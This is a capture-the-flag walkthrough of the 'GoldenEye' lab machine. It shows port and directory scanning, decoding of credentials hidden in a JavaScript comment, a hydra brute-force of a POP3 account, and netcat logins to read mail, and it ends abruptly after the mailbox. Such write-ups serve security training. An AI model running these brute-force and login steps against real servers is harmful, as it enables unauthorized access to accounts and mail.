GoldenEye

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.110.95

```
ping 192.168.110.95 -c 5

PING 192.168.110.95 (192.168.110.95) 56(84) bytes of data.
64 bytes from 192.168.110.95: icmp_seq=1 ttl=64 time=0.301 ms
64 bytes from 192.168.110.95: icmp_seq=2 ttl=64 time=0.592 ms
64 bytes from 192.168.110.95: icmp_seq=3 ttl=64 time=0.432 ms
64 bytes from 192.168.110.95: icmp_seq=4 ttl=64 time=0.606 ms
64 bytes from 192.168.110.95: icmp_seq=5 ttl=64 time=0.586 ms

--- 192.168.110.95 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4054ms
rtt min/avg/max/mdev = 0.301/0.503/0.606/0.119 ms
```

Looks like the machine is alive

Port Scan :

Im am gonna use nmap here

All port Scan :

```
nmap -T5 -n -Pn -p- --min-rate=10000 192.168.110.95 -o allPortScan.txt
```

```
nmap -T5 -n -Pn -p- --min-rate=10000 192.168.110.95 -o allPortScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-07-26 18:34 IST
Nmap scan report for 192.168.110.95
Host is up (0.00084s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
55006/tcp open  unknown
55007/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```

Looks like we have 4 ports open

> Ports
>
> PORT STATE SERVICE
> 25/tcp open smtp
> 80/tcp open http
> 55006/tcp open unknown
> 55007/tcp open unknown

Lets do some a deeper nmap scan :

Deeper Scan :

```
nmap -T5 -sC -A -n -Pn -p 25,80,55006,55007 192.168.110.95 -o deepScan.txt
```

```
nmap -T5 -sC -A -n -Pn -p 25,80,55006,55007 192.168.110.95 -o deepScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-07-26 18:40 IST
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 18:40 (0:00:18 remaining)
Nmap scan report for 192.168.110.95
Host is up (0.00077s latency).

PORT      STATE SERVICE     VERSION
25/tcp    open  smtp        Postfix smtpd
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/unknown
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
|_ssl-date: TLS randomness does not represent time
55007/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: STLS CAPA TOP UIDL PIPELINING RESP-CODES USER AUTH-RESP-CODE SASL(PLAIN)
|_ssl-date: TLS randomness does not represent time
```

Versions


```
PORT STATE SERVICE VERSION
25/tcp open smtp Postfix smtpd
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open ssl/unknown
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot
mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after: 2028-04-23T03:23:52
|_ssl-date: TLS randomness does not represent time
55007/tcp open pop3 Dovecot pop3d
|_pop3-capabilities: STLS CAPA TOP UIDL PIPELINING RESP-CODES USER
AUTH-RESP-CODE SASL(PLAIN)
|_ssl-date: TLS randomness does not represent time
```

Looks like we do have a website lets do Directory Fuzzing :

Directory Fuzzing :

We are gonna use gobuster

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt -u 192.168.110.95 -o gobuster.txt
```




> ✎ Direcotories
>
> /.htpasswd (Status: 403) [Size: 290]
> /.hta (Status: 403) [Size: 285]
> /.htaccess (Status: 403) [Size: 290]
> /index.html (Status: 200) [Size: 252]
> /server-status (Status: 403) [Size: 294]

Only one useful one probably is the main page here : /index.html

Lets see if we can find any obvious vulnerability using nikto ;

Vulnerability Scanning

```
sudo nikto -h http://192.168.110.95 -o ~/Documents/Notes/Hands-on-Hacking/GoldenEye/nikto.htm > nikto.txt
```



Most interesting thing to me :


> **Nikto scan**
>
> /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems which could not be tested remotely. See: https://seclists.org/bugtraq/2002/Jul/262

Web Application :

```
Severnaya Auxiliary Control Station
****TOP SECRET ACCESS****
Accessing Server Identity
Server Name:....................
GOLDENEYE

User: UNKNOWN
Naviagate to /sev-home/ to login
```


We get a directory here /sev-home/

it asks for a username and password here / auth-wall



Lets look at the original page source code :

hmm not a lot to go off of lets see the terminal.js, style.css didnt had anything interesting




```
var data = [
  {
    GoldenEyeText: "<span><br/>Severnaya Auxiliary Control Station<br/>****TOP SECRET ACCESS****<br/>Accessing Server Identity<br/>Server Name:.....
  }
];

//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//

var allElements = document.getElementsByClassName("typeing");
for (var j = 0; j < allElements.length; j++) {
  var currentElementId = allElements[j].id;
  var currentElementIdContent = data[0][currentElementId];
  var element = document.getElementById(currentElementId);
  var devTypeText = currentElementIdContent;


  var i = 0, isTag, text;
  (function type() {
    text = devTypeText.slice(0, ++i);
    if (text === devTypeText) return;
    element.innerHTML = text + `<span class='blinker'>&#32;</span>`;
    var char = text.slice(-1);
    if (char === "<") isTag = true;
    if (char === ">") isTag = false;
    if (isTag) return type();
    setTimeout(type, 60);
  })();
}
```

here we got something :

Username : Boris
Password-hash : InvincibleHack3r

—
Another Name/Username : Natalya

This looks like HTML encoding

- BTW Im using Obsidian which uses markdown to make this report so it can process the HTML decoding for me

> ### Creds
>
> Username : Boris
> Password : InvincibleHack3r

Otherwise :


Input

```
&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
```


Output


```
InvincibleHack3r
```

We put in the creds :



we got logged in :


192.168.110.95/sev-home/
GOLDENEYE
GoldenEye is a Top Secret Soviet oribtal weapons project. Since you have access you definitely hold a Top Secret clearance and qualify to be a certified GoldenEye Network Operator (GNO)
Please email a qualified GNO supervisor to receive the online GoldenEye Operators Training to become an Administrator of the GoldenEye system
Remember, since security by obscurity is very effective, we have configured our pop3 service to run on a very high non-default port



A couple of jpg and webm from the source code :

```
<video poster="val.jpg" id="bgvid" playsinline autoplay muted loop>

<source src="moonraker.webm" type="video/webm">
```

/val.jpg
/moonraker.webm

Lets try this POP3 thing here :

```
nc -nv 192.168.110.95 55007

Connection to 192.168.110.95 55007 port [tcp/*] succeeded!
+OK GoldenEye POP3 Electronic-Mail System
```

Looks like we are able to connect lets try logging in

```
USER boris
+OK
PASS InvincibleHack3r
-ERR [AUTH] Authentication failed.
```

Doesn't seem like he is reusing passwords but boris is a correct username

- Lets try brute forcing it using Hydra

```
hydra -l boris -P /usr/share/wordlists/fasttrack.txt -f
pop3://192.168.110.95:55007
```

```
hydra -l boris -P /usr/share/wordlists/fasttrack.txt -f pop3://192.168.110.95:55007

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-26 21:02:07
[INFO] several providers have implemented cracking protection, check with a small wordlist
[DATA] max 16 tasks per 1 server, overall 16 tasks, 223 login tries (l:1/p:223), ~14 tries
[DATA] attacking pop3://192.168.110.95:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 143 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 79 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.110.95   login: boris   password: secret1!
[STATUS] attack finished for 192.168.110.95 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-26 21:04:39
```

Creds of pop3

```
Usename : boris
Password : secret1!
```

Lets login

```
nc -nv 192.168.110.95 55007
Connection to 192.168.110.95 55007 port [tcp/*] succeeded!
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.
```

Lets List all of the messages :

```
LIST
+OK 3 messages:
1 544
2 373
3 921
```

Lets see the 1st,2nd and 3rd

```
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id D9E47454B1
        for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails for se
curity risks because I trust you and the other admins here.
```

```
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
.
```

```
RETR 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id 4B9F4454B1
        for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them in a hidd
en file within the root directory of this server then remove from this email. There can only be one set of these acces codes,
 and we need to secure them for the final execution. If they are retrieved and captured our plan will crash and burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to our final
stages....

PS - Keep security tight or we will be compromised.
```

Interesting things here :

Information

`<root@127.0.0.1.goldeneye>`
`<natalya@ubuntu>`
`<alec@janus.boss>`

```
